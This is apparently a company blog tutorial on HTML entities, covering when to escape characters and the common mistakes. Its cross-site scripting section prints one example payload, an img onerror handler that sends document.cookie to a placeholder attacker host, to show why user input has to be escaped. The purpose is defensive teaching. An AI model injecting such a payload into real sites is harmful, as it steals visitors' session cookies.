
14 October 2026 · Ultracore Team
HTML Entities Explained: When and How to Escape Text

If you have ever pasted a code sample into a web page and watched half of it vanish, you have met the problem HTML entities solve. Browsers read < as the start of a tag and & as the start of an entity, so text containing them has to be written differently.
What is an HTML entity?
An HTML entity is a way to write a character using a code instead of the character itself. There are three forms:
- Named:
<for<,©for © - Decimal:
©for © - Hexadecimal:
©for ©
All three display the same thing. Named entities are easier to read; numeric ones work for any Unicode character.
The five characters that matter
In practice, you only *need* to escape five characters:
&→&(always first, or you will escape your own escapes)<→<>→>"→"(inside attribute values)'→'(inside single-quoted attribute values)
Everything else, including accented letters, emoji and currency symbols, can be written directly as long as your page is served as UTF-8, which every modern site should be. You don’t need é for é any more.
When you need to escape text
- Showing code on a page. To display
<div class="box">in a tutorial, it must be written as<div class="box">. - Putting text inside attributes. A title like
5" screenwill end an attribute early unless the quote is escaped. - Inserting user input into HTML. This is the big one, for security.
Escaping and cross-site scripting (XSS)
Cross-site scripting happens when an attacker gets their own HTML or JavaScript into your page. Imagine a comment form that inserts whatever users type straight into the page. Someone submits:
<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">Unescaped, that runs in every visitor’s browser. Escaped, it is harmless text: <img src=x onerror=…> simply displays on screen.
The rule is escape on output, for the right context. Text going into HTML needs HTML escaping; text going into a URL needs URL encoding; text going into JavaScript needs JavaScript escaping. Using the wrong one leaves holes.
Common entity mistakes
- Double escaping: escaping already-escaped text produces
&lt;, which shows up on screen as a literal<. It usually means two layers of your code are both escaping. - Escaping `&` last: if you replace
<with<and *then* replace&with&, you get&lt;. Always handle&first. - Using entities for spacing: a row of
to push text around is fragile. Use CSS margins and padding instead. is still useful to stop line breaks, e.g. between a number and its unit:10 km.
Decoding entities
Sometimes you need the reverse: data exported from a CMS or an API arrives full of & and ', and you need clean text. Our HTML Entity Encoder / Decoder handles both directions, understands every named entity, and decodes safely: the text is never inserted into the page as HTML, so nothing in it can run.
Have a project in mind? Let’s talk it through.
A free, no-commitment call to understand what you’re building and how we can help.